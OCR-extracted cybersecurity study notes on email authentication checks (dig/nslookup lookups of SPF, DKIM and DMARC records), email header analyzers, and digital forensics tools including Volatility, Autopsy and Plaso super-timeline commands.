
```
> nslookup -type=TXT _dmarc.google.com
Server:         172.30.240.1
Address:        172.30.240.1#53

Non-authoritative answer:
_dmarc.google.com       text = "v=DMARC1; p=reject; rua=mailto:mailauth-reports@google.com"

Authoritative answers can be found from:
```


```
> dig iport._domainkey.cisco.com txt

; <<>> DiG 9.18.16-1-Debian <<>> iport._domainkey.cisco.com txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59414
;; flags: qr rd ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;iport._domainkey.cisco.com.    IN      TXT

;; ANSWER SECTION:
iport._domainkey.cisco.com. 0   IN      TXT     "v=DKIM1; p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBi
ZN2JAIop3M7sitqHgp8pbORFgQyZxq+L23I2cELq+qwtbanjWJzEPpVvrvbuz9QL8CUtS+V5N5ldq8L/lwIDAQAB;"

;; Query time: 1240 msec
;; SERVER: 172.30.240.1#53(172.30.240.1) (UDP)
;; WHEN: Wed Aug 16 16:50:58 +0530 2023
;; MSG SIZE  rcvd: 311
```

How to Use dig/nslookup to find SPF, DKIM and DMARC Records for a Domain?


Email Header Analyzers

Google Admin Toolbox - Messageheader






Microsoft Message Header Analyzer




PhishTool


Order of Volatility



Order of Volatility - Computer Forensics Recruiter

Memory Forensics





Analysis Tools


- Volatility
- RedLine
- Rekall


[MAGNET DumpIt for Windows - Magnet Forensics]

[FTK® Imager - Exterro]

Hard Drive Forensics

Autopsy - Digital Forensics





Plaso/Log2timeline

Timeline types
- File System Timeline
- Super Timeline

Creating the Body File

Destination File

```
$ log2timeline.py plaso.dump [image_file]
```

Creating the Super Timeline

```
$ psort.py -z "UTC" -o l2tcsv -w timeline.csv plaso.dump
```

```
$ psteal.py --source [image_file] -o l2tcsv -w timeline.csv
```


One liner to create the Super Timeline

